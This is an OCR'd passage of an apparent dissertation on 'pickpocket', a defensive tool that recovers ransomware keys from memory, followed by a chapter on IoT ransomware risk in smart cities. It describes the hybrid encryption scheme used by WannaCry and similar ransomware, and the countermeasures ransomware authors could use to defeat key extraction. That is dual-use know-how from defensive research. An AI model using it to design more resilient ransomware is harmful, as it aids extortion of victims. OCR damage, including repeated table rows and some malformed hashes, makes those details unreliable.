

FindNextFile()
PDF
PDF
DOC
Baitfile is encrypted causing a response trigger
KeyDump()
Key is exposed in memory during execution
RAM
ReadProcessMemory()
Key dump routine scans suspicious process memory
C++
Key convoy receives key, encrypts, and stores encrypted result in database
Owner's private key to the database
Infected host
Offsite database for encrypted keys

Figure 6.4: `pickpocket` system design.

key in memory, we performed experiments to gauge the time periods for which a symmetric key will be exposed in memory. For Class A ransomware, the language that was used to write the malware makes a difference since compiled languages will perform encryption inherently faster than interpreted languages as shown in Figure 6.7. Due to the difficulty in locating operational ransomware samples under all languages and measuring how long a particular symmetric key was exposed in memory, we wrote our own variants of Category 6, Class A ransomware in languages such as C++, Golang, and Python, that contained timestamps to measure durations of key exposure. All such ransomware were written with best practices using standard cryptographic libraries such that the symmetric key was immediately and explicitly purged from memory following successful file encryption. Consequently, these metrics provide a realistic sense of the timeframes for which the most potent ransomware will expose their cryptographic keys in memory. Contrast our test-code characteristics with




Figure 6.5: Process execution times with and without key extraction.

poorly written ransomware which can expose keys for much longer, even throughout the ransomware process's execution.

Algorithm 6.1: Search for AES key schedule

```
Data: Process memory bytes
Result: Symmetric key
initialization;
while not finished do
    read currentBytes(offset);
    compute keyScheduleBytes;
    if $currentBytes + nextBytes = keyScheduleBytes$ then
        foundKey = True;
        print(currentBytes);
    else
        offset = offset + keySize ;
```

6.5 Evaluation

Simulations were done on a Windows 10 system hosted in a virtual environment with an `i7` processor and 8 GB of memory. The system was tested against real-world ransomware collected from various online malware repositories [96] [97] [108] [109] [110] [111]. The two primary objectives during evaluation were:

- to determine M and N, where M is the percentage of real-world ransomware for which `pickpocket` achieved a successful extraction and N is the percentage of ransomware for which the extraction failed. The difference between a failed and successful extraction is discussed below. We evaluated `pickpocket` for a sample size of 10 ransomware families, but these results scale to all ransomware. Evaluating a larger sample size is challenging since the final phase of evaluation is file decryption using extracted keys which must be done manually. This manual reverse engineering is needed to determine the exact decryption procedures pertaining to the ransomware variant.
- to assess the performance impact of `pickpocket` on process execution times. These tests were conducted to ensure that `pickpocket` causes no user-noticeable delays to benign processes.

To the best of our knowledge, no comprehensive database exists of the encryption algorithms deployed by modern ransomware. Good practice in cryptography uses industry-standard algorithms such as AES and RSA. Since these algorithms are also freely available and well-supported with libraries, ransomware seek to utilize them. In an attempt to support that assertion, we constructed Table 6.1 which shows that all 10 ransomware use the symmetric cipher, AES, for file encryption and 8 deploy the RSA algorithm for asymmetric encryption. The table is relatively small because unpacking and reverse engineering malware is laborious; even collecting working samples of ransomware is non-trivial.

Table 6.1: Extracting keys from modern ransomware

Name (MD5 Hash)	**Compiler**	**Sym.**	**Asym.**	**Class**	**DBO** [1]	**DAO** [2]
NotPetya 71B6A493388E7D0B40C83CE903BC6B04	C/C++	`AES-128`	RSA	B	100%	100%
AdamLocker D4452ADFC41A7075F5E5796172775898	.NET	`AES-256`	RSA	B	100%	100%
LockCrypt 3CF87E475A67977AB96DFF95230F8146	MASM32	`AES-256`	RSA	B	100%	100%
Alphabet DBE78231174B03239EB262CC2D2D0900	.NET	`AES-256`	RSA	B	100%	100%

Table 6.1: (cont'd)

Name (MD5 Hash)	**Compiler**	**Sym.**	**Asym.**	**Class**	**DBO** [1]	**DAO** [2]
NotPetya 71B6A493-388E7D0B4-0C83CE90-3BC6B04	C/C++	`AES-128`	RSA	B	100%	100%
AlphaLocker C8EF784-9A40DBC22-0B6B3CB5-C9FAE496	.NET	`AES-256`	RSA	B	100%	100%
Crypto-Ransomware 84C44DF7-7EFB8A55-ABD217A3-79C2589A	.NET	`AES-256`	N/A	B	100%	100%
NotPranshu (Homegrown)	C++	`AES-256`	RSA	A	31.12%	93.40%

Table 6.1: (cont'd)

Name (MD5 Hash)	Compiler	Sym.	Asym.	Class	DBO [1]	DAO [2]
NotPetya 71B6A493-388E7D0B4-0C83CE90-3BC6B04	C/C++	`AES-128`	RSA	B	100%	100%
WannaCry 84C82835-A5D21BBC-F75A61706-D8AB549	C++	`AES-256`	RSA	A	100%	N/A

6.5.1 True positives

Ultimately, the definition of rates of success or failure depend on how tolerant the victim's environment is to partial data loss in the event where `pickpocket` is able to extract a partial set of keys from a class A ransomware. For the purposes of our evaluation, we set this tolerance limit to 50% as indicated below.

6.5.1.1 Successful extractions

These are the cases where we were able to successfully extract ransomware's keys in order to decrypt more than 50% of the total files encrypted. In Category 6, Class A ransomware with perfect implementations where encryption keys are swiftly purged from memory after a file is encrypted, extracting all symmetric keys becomes a race condition where `pickpocket` must locate the symmetric key in memory before file encryption and subsequent key deletion. In such cases, results are dependent on a number of factors such as the average size of files that are being encrypted (the larger the file, the longer it takes to encrypt it, and the longer the key is available for extraction in memory). For testing, we have implemented `NotPranshu` which is a class A ransomware following the effective hybrid encryption scheme detailed in Algorithm A.

6.5.1.2 Failed extractions

For ransomware where key extraction yield dropped below 50%, we classified the attempts as failed extractions. This implies that we were able to recover keys with some success, however, could only decrypt fewer than 50% of the files using the recovered keys. We had no failed extractions for the ransomware we tested as seen in Table 6.1.

6.5.2 False positives

These are cases where a benign application modifies a bait file and hence triggers key extraction. False positives are not the focus of our evaluation for two reasons: 1) the bait files are protected and hidden such that no legitimate application (other than a set of previously defined whitelisted, trusted applications) should ever need to modify these files, and 2) in the rare occasion where a legitimate application does modify a bait file (e.g. if this application is not present in the white-list), the process's memory space is searched for the presence of encryption keys. If keys are found, they are then immediately encrypted with a pre-established master public key and then transported to a secure vault that only the user can access with the corresponding private key. Hence, unlike other proposed solutions, `pickpocket` is tolerant of any false positives generated by the trigger condition since no aggressive action, such as killing the application, is taken based on the trigger.

6.5.3 Impact on Benign Processes

Figure 6.5 shows the performance of processes with and without interference from the key extraction module. For this test we used 7Zip, a bulk compression program with file-walking behavior similar to ransomware, and three versions of our home-grown ransomware written in three different languages. As indicated in Figure 6.5, `pickpocket` caused only a small slowdown in processes so *if* legitimate processes are scanned by the key extraction module, the result will be an innocuous key extraction.

6.6 Case study: `LockCrypt` and `WannaCry`

`LockCrypt` is a classic representation of a Class B ransomware which is Category 6 (implements cryptographic procedures perfectly) but uses the same symmetric key for file encryption. The implementation details of `LockCrypt` are shown in Figure 6.2 and its algorithm is shown in Appendix B. In an average case where there exist multiple files on the host, `LockCrypt` exposes a symmetric key in memory for a significant duration which allows for easy extraction by identifying the key schedule as described in Section 6.2.4. The extracted key was then tested in file decryption and allowed complete file recovery as shown in Table 6.1.

`WannaCry`, another Category 6 ransomware, gained notoriety primarily for its ability to spread similar to a worm by exploiting a known vulnerability `CVE-2017-0144` [90]. However, the reason we chose `WannaCry` for this case study was due to its perfect cryptosystem similar to that shown in Appendix A. Namely, `WannaCry` deploys a unique symmetric key to encrypt each file and immediately wipes this key from memory following successful file encryption, hence it makes for an ideal test candidate since it presents the most difficult case for key extraction. Once the `WannaCry` binary has decrypted and executed the main encryption component, file encryption will commence key management and encryption in the following manner:

1. Generate victim-specific asymmetric keypair with a public key, $K_{V_{pk}}$, and private key,

$K_{V_{pr}}$.


2. Import attacker's public key, $K_{A_{pk}}$, embedded in the binary.
3. Enumerate *files-of-interest* (files to be encrypted).
4. For each file of interest, generate a unique session key, K_s, encrypt file with K_s, encrypt K_s with $K_{V_{pk}}$ and save to disk. Remove K_s.
5. Encrypt $K_{V_{pr}}$ with $K_{A_{pk}}$ to produce the encrypted private key, $\{K_{V_{pr}}\}_{K_{A_{pk}}}$

Clearly, upon ransom payment, the attacker has the ability to decrypt $\{K_{V_{pr}}\}_{K_{A_{pk}}}$ with the attacker's private key $K_{A_{pr}}$. Since $K_{A_{pr}}$ never leaves the attacker, it cannot be recovered on the host. However, $K_{V_{pr}}$ can be acquired in memory before it is explicitly deleted by the malware. `Pickpocket` searches for asymmetric key signatures in memory and delivers these keys to the vault. We were able to recover user files by providing `WannaCry`'s decryptor with $K_{V_{pr}}$ in the expected format and file name (`00000000.dky`) as shown in Figure 6.6. Since `WannaCry` ships with its decryptor, we were only missing $K_{V_{pr}}$ and therefore file decryption was trivial and all files were recovered. In cases where a ransomware does not ship with its decryptor, we had to go through the additional manual step of reverse engineering the malware to determine the details necessary to write a decryption component.

6.7 Discussion and Limitations

We were able to decrypt all tested Class B ransomware and, depending on the variant, a large subset of files encrypted by a Class A ransomware using `pickpocket`. During testing, there were three outcomes observed:

- For Class B ransomware, our utility was able to recognize and extract the symmetric key for all families of ransomware.
- Class A ransomware use a different key for each file, but for the purposes of key extraction they can be classified into at least two sub-categories:
  - *Keys are correctly destroyed*: we found that most implementations stored every key in the same memory location which allows `pickpocket` almost instant access



Select a host to decrypt and click "Start".

```
Path
C:\Users\notme\Desktop\space_images\opo9905b2_450.jpg
C:\Users\notme\Desktop\space_images\opo9913b_450.jpg
C:\Users\notme\Desktop\space_images\opo9916_450.jpg
C:\Users\notme\Desktop\space_images\opo9919_450.jpg
C:\Users\notme\Desktop\space_images\opo9920_450.jpg
C:\Users\notme\Desktop\space_images\opo9925_450.jpg
C:\Users\notme\Desktop\space_images\opo9926_450.jpg
C:\Users\notme\Desktop\space_images\opo9927a_450.jpg
sktop\space_images\opo9930a_450.jpg
sktop\space_images\opo9930b_450.jpg
sktop\space_images\opo9931_450.jpg
sktop\space_images\opo9936_450.jpg
sktop\space_images\opo9938_450.jpg
sktop\space_images\opo9940_450.jpg
sktop\space_images\opo9941_450.jpg
sktop\space_images\opo9942_450.jpg
C:\Users\notme\Desktop\space_images\sm3-hst_450.jpg
C:\Users\notme\Desktop\space_images\sts103_701_009_450.jpg
C:\Users\notme\Desktop\space_images\sts103_726_081_450.jpg
C:\Users\notme\Desktop\space_images\zeroes.txt
C:\Users\notme\Downloads\hst_media_0017.zip
C:\Users\notme\Downloads\Ransomware.WannaCry.zip
C:\Users\notme\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup20190723\MicrosoftEdgeSe...
C:\Users\notme\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup20190723\DatastoreBackup...
C:\Users\notme\MicrosoftEdgeBackups\backups\MicrosoftEdgeBackup20190723\DatastoreBackup...
```

All your files have been decrypted!

no longer
king for a way to
ur files without

. But you have

rypt>.

e doubled.
 forever.
pay in 6 months.

out bitcoin>.
ore information,

am - 11:00am

Figure 6.6: Files decrypted with the extracted private key.

so all keys were recovered. This was the case with the NotPranshu ransomware in Table 6.1.

- *Keys not destroyed*: the CryptoAPI calls do not overwrite key locations if there hasn't been a call to destroy the key resulting in new keys adjacent to previous keys in memory. We recovered 92% of keys from ransomware in this sub-category—missing only the smallest files. However, more testing is needed to understand any edge cases in this category.

- A smaller subset of ransomware deploy a purely asymmetric encryption model. If this key-pair was generated on the system, there is a possibility of key recovery since the private key will exist in memory. However, if the key-pair was generated on the C&C server, the corresponding private key cannot be recovered from memory. Fortunately,




Figure 6.7: Key exposure durations in memory for languages.

such ransomware are now mostly obsolete because they are easy to block using network firewalls [85].

Key extraction from memory can be accomplished in two ways: 1) live memory analysis, presented in this paper, and 2) offline memory dumps. Memory space allocated to a suspicious process can be sampled and saved intermittently so we can capture keys for small files that we might have missed. Memory-dump images could be analyzed later in the event of a ransomware attack. Images could be stored offline, possibly in the cloud, in a read-only format, and are needed only for a limited time because ransomware immediately announces its presence with its ransom demand. Space is a consideration but multiple dumps of a running process should be gigabytes, not terabytes, and could be optimized using the observation that the whole process image isn't needed. Moreover, stored dumps can be purged if not needed in next N days.

6.7.1 Improving the efficiency of key extraction

We can improve file recovery by taking advantage of locality, especially spatial locality [112] as is capitalized by hardware caches, thus increasing the throughput of keys extracted to greater than 90%. We preferentially search the memory address predicted by the locality for the presence of the key (DAO in Table 6.1). If a key cannot be located at this memory address, we bidirectionally expand the search space. We are parallelly running the original, full-memory scan and thus eventually falling back on a complete search of the process. We hypothesize that for Class A ransomware the different generated keys will appear at the same (or neighboring) memory addresses in languages such as C and C++. We performed tests to determine the accuracy of this hypothesis and found it to be true when keys were destroyed within the file encryption loop as shown in Appendix A. The following cases were observed for Class A ransomware:

- *All keys appear at the same memory locations.* When keys are destroyed within the file encryption loop, newly generated keys appear at the same memory address for each iteration of the loop.
- *Keys appear in neighboring memory locations.* In instances where keys were not explicitly destroyed within the loop, new keys appeared in neighboring memory locations close to the previous key, thus reducing the search space for the key. Furthermore, without an explicit destruction of the key, all keys now persist in memory and our exhaustive key extraction module will discover all keys in memory in the same run instance.
- *Keys appear at sporadic locations.* In certain languages within managed data types, it is possible that keys appear at unpredictable locations. For these cases, we fall back on the exhaustive process memory search.

In most Category 6, Class A ransomware, the `HCRYPTKEY` variable holding the symmetric key is declared outside the file encryption loop and new keys are generated within the loop. If keys are not explicitly destroyed within the loop (`CryptDestroyKey`), the new key is not placed at the same memory location (to prevent key overwrite). When keys are created *and destroyed* within the file encryption loop, the newly created keys are observed at the *same* memory address. Thus, when two keys of size N bytes are observed starting at a memory address 0xXXXXXXXX, pickpocket's key extraction module can launch a parallel dump of bytes from 0xXXXXXXXX to 0xXXXXXXXX+offset where offset=N, consequently eliminating the requirement of scanning the entire process memory.

6.7.2 Countermeasures against pickpocket

Advanced ransomware developers will inevitably respond to pickpocket by adapting their infection model. We have identified two responses:

- Create industrial-strength, white-box cryptography [113]. However, implementing effective white-box cryptography is a non-trivial, experts-only task and ransomware developers are known to introduce implementation errors even with trivial CryptoAPI calls [38].
- Mount a targeted attack [114] using asymmetric cryptography with an infection-specific public key for each instance. In such instances, all key recovery strategies are futile since the private (decryption) key never enters the victim's white-box domain. However, there are several practical challenges (e.g. slow speed, file expansion) with deploying asymmetric algorithms for bulk data encryption on the host which increase the probability of detection during encryption.

6.8 Summary

It is obvious that the security of the decryption keys is paramount to the ransomware developers. Any lapse in key management has severe consequences impacting ransom extraction. Studying our adversary's key management model hence offers a multitude of opportunities to attack critical components of the encryption process. Ultimately, ransomware developers can use white box cryptography to conceal the encryption key in memory. However, implementation of white box cryptography can be convoluted and attackers are constantly introducing errors while implementing even simple CryptoAPI calls. Hence, it is a safe assumption that encryption keys will be exposed in ransomware process memory.

We were able to identify the AES keys in ransomware process memory 100% of the time during our experimentation. Asymmetric keys such have definitive structure in memory that allow for signature-based identification. Besides AES, other symmetric ciphers such as Serpent and Twofish have key schedules located in memory similar to AES and research has already shown that these keys can be discovered in memory [115]. However, our study has shown that almost all ransomware currently exclusively deploy AES keys for data encryption.

Ransomware pose a severe threat to organizational security and necessitate the use of defense-in-depth strategies. However, our adversaries operate under certain constraints that must be capitalized on for building effective solutions. Ransomware expose sensitive cryptographic keys in memory *during* data encryption. Symmetric keys are extracted by recognizing the corresponding key schedules [115], while asymmetric keys are extracted using their deterministic structure [103]. These keys are securely transported to an off-site database such that decryption keys are available for self-recovery in the event of a ransomware attack. Thus, targeting key management in ransomware allows us to integrate another effective layer in our defense against this formidable threat.

CHAPTER 7

EXPECTED FUTURE TRENDS IN RANSOMWARE

Ransomware have been a menacing problem for the last decade due to their relatively easy implementation and effectiveness in serving the financial interests of the cybercriminals. The proliferation of modern IoT devices only compounds the problem as it opens new doors for our adversaries. Without truly comprehending the constraints that bind ransomware and the motivations of our adversary, effective solutions against ransomware in the smart city infrastructure cannot exist.

7.1 Introduction

Ransomware threat actors will go through an inherent reasoning process before embarking upon a new attack campaign. Our adversaries must determine what binds their operations (constraints), what the focus of the attack would be, what data or service will be targeted, and what the associated gain is. Analyzing our adversary's process of reasoning puts us a step ahead and helps formulate effective defense strategies in time.

The biggest challenge during this work was to formalize a set of constraints for the ransomware operations in the IoT space, to determine the 'entities-of-interest' to the perpetrators (detailed later), and to evaluate potential associated risks (tiers of attacks) using empirical evidence from previously observed cases of malware affecting smart city infrastructure. Our results show that targeted ransomware attacks on public sector organizations are gaining traction in smart cities and will evolve to affect critical infrastructure as well.

Richardson *et al.* [75] acknowledge that as the world moves to IoT, a ransomware strike on IoT is imminent. The security industry similarly expects the rise of "ransomware-of-things" which will inevitably affect critical components of smart cities [116]. Yaqoob *et al.* [117] highlight the lack of security controls in resource-constrained IoT devices and the challenges posed by ransomware in the IoT space. Since these insecure IoT devices are scattered abundantly in modern smart cities, these challenges need to be recognized and addressed before a Mirai-like [118] ransomware threat surfaces. A few other scattered discussions [119] of ransomware in the IoT domain have began to emerge as the world prepares of the next generation of ransomware attacks.

To the best of our knowledge, there exists no prior work that seeks to define the fundamental constraints on ransomware or examine potential attack strategies deployed by ransomware against modern smart cities.

7.2 Preparing smartcities for ransomware attacks

We recognize the need to rethink certain crucial elements of a ransomware attack campaign with respect to smart city infrastructure. As such, we present four tiers of future ransomware attacks in the IoT space. Since IoT vary greatly in significance and value in a smart city, the ransomware risk equation is used to approximate the likelihood of attack on a specific IoT component. Finally, the NIST cybersecurity framework is used as a tool to arrive at a defense strategy.

7.2.1 Tiers of ransomware attacks in smart cities

Due to high variability in IoT devices, it is difficult to generalize the target of attack in IoT devices. However, potential ransomware attacks can be bifurcated into 4 tiers:

Tier 1 *Denial-of-data.* These attacks are consistent with modern cryptographic ransomware attacks where data is held hostage until the ransom is paid. In the traditional computing environments, ransomware depend heavily on the presence of cryptographic libraries, such as the `CryptoAPI`, for abstraction [18]. Several alternative cryptographic libraries exist in the realm of IoT devices that offer attackers similar abstraction. These libraries include *WolfSSL*, *WiseLib*, and *AvrCryptoLib*. Hence, it becomes very feasible to encrypt data on IoT devices.

Tier 2 *Denial-of-service.* Availability of certain services, such as power generation and distribution, are critical in any city and for smart cities, these services are a part of its IoT infrastructure. Tier 2 ransomware will then seek to push such critical services offline until the ransom demand is met.

Tier 3 *Denial-of-access.* Devices in the IoT space can be hijacked for short-term or long-term durations such that they can be deployed as pivot points for other attacks or made unavailable to the owner. For instance, hijacked smart meters can be deployed in realizing ransomware attacks on energy management systems.

Tier 4 *Denial-of-privacy.* Data on certain IoT devices can be highly personal to the owner. For instance, pictures on a smartphone or location data on an In-Vehicle Infotainment (IVI) system in an automobile. A data extraction attack can be used to hold such private data for ransom.

7.2.2 Ransomware risk equation

Ransomware developers and operators are a special class of cybercriminals that are primarily motivated by financial gains. As such, this group of cyberattackers inherently performs a cost-benefit analysis—even if it is subconscious—before commencing an attack campaign. Mimicking this analysis allows us to comprehend the realistic risk associated with the IoT devices in a smart city. There are three chief factors that need to be considered: relative complexity (X) of the attack, perceived value (V) of the attacked component (which directly determines potential reward for the ransomware operator), and the number of such components vulnerable to the same attack (N). Note that if the reward associated with attacking one entity is low but the same attack can be repeated with little to no variance over other entities, then the multiplier, N, determines the overall reward for the ransomware campaign. Furthermore, the complexity involved in attacking an IoT component will vary depending on several factors such as the component's exposure to external, public networks and the attacker's proficiency. Ultimately, the potential reward should be significant enough to appear lucrative in feeding the entire cybercrime chain involved in RaaS. We thus derive the Ransomware Risk, RR, pertaining to an IoT component c in Equation 7.1.

$$RR_c \approx \frac{V_c}{X} \cdot N_c \tag{7.1}$$

There are three cases where a ransomware attack is probable as shown in Table 7.1. A qualitative rating of *High* (H), *Medium* (M), and *Low* (L) were assigned to X, V, and N with quantitative scores being assigned using mapping in the set $\{H : 4, M : 2, L : 1\}$ to arrive at a quantitative score for RR. The WannaCry ransomware attacked Windows hosts that were not patched against a known vulnerability. An existing exploit for this vulnerability meant that the complexity of the attack was relatively low. The perceived value of data on an average user's system was determined to be medium and hence the ransom demand was accordingly medium ($300) as opposed to targeted ransomware attacks on organizations where the ransom demand is significantly higher. Finally, the same attack could compromise a large number of vulnerable Windows systems which gives N a high value. We now reach the RR score of 8 for WannaCry which highlights its attractiveness to the ransomware developers. Note that we are attempting to quantify RR which is inherently a qualitative element since its purpose is to simply be indicative of the level of motivation for threat actors to target an IoT component in a smart city. Complexity could be added to the expression, but the added complexity does not appear to add insight. For example, one could attach weights to VL, CX, and N since threat actors may weigh them differently depending on the IoT component. In general, an RR score of 2 or above indicates that the component is lucrative enough for threat actors to launch an attack.

Table 7.1: Risk factors inviting malware in smart city infrastructure

X	V	N	RR	Example
L	M	H	8	WannaCry

Table 7.1: (cont'd)

X	V	N	RR	Example
L	L	H	4	Mirai Botnet [120]
M	H	L	2	Industroyer [121]
H	L	L	0.25	N/A

7.2.3 NIST Cybersecurity framework

Ransomware operators attack both users and organizations indiscriminately with current trends suggesting increased targeting of public sector organizations. Hence, within a smart city, it is crucial to identify the risk owners where risk owners are usually the owners of the system or network being attacked. Broadly, risk owners can be divided into: 1) public sector entities, 2) private sector entities, and 3) personal. Risk management is now the responsibility of the respective risk owners. Ransomware are known to indiscriminately attack individuals and organizations and a well-established security framework should be adhered to while hardening smart city infrastructure against potential ransomware attacks. The NIST Cybersecurity Framework [30] is perfectly suited for this purpose. Next, we present a discussion of this framework adapted for smart city infrastructure protection against ransomware.

The first step is to *identify* critical devices that are exposed on external networks. Moreover, it is crucial to conduct a risk exposure assessment of these devices pertaining to ransomware as shown in Table 7.1. The next step is to *protect* these devices against potential ransomware attacks by strictly monitoring access and filtering out malicious connections. Next, it is important to *detect* ransomware that slipped past the existing protections. Due to the unconventional nature of IoT and smart infrastructure devices, host-level protection and detection techniques are not always feasible due to overhead costs. For instance, a sensor device with limited computing power cannot support a host antivirus software that performs effective behavior-based ransomware detection. Unfortunately, all existing proposed solutions [25] [23] [26] against ransomware have overheads and dependencies that make them infeasible for IoT infrastructure. In the absence of host-level protections, network defenses must be strengthened to filter out potential ransomware attacks. Finally, as the last line of defense, *well-practiced* response and recovery strategies must exist to recover from ransomware attacks with minimum costs. The recovery procedures must highlight regularly tested backups to services, data, and devices. Incomplete, impartial, or untested backups fail to provide relief during a ransomware strike. If maintaining complete backups of certain services or devices is infeasible then such as a decision should be marked as *accepted risk* while hardening on other fronts (such as better protection and detection). The NIST Cybersecurity Framework based defense strategy for a smart city is mapped out in Figure 7.1.

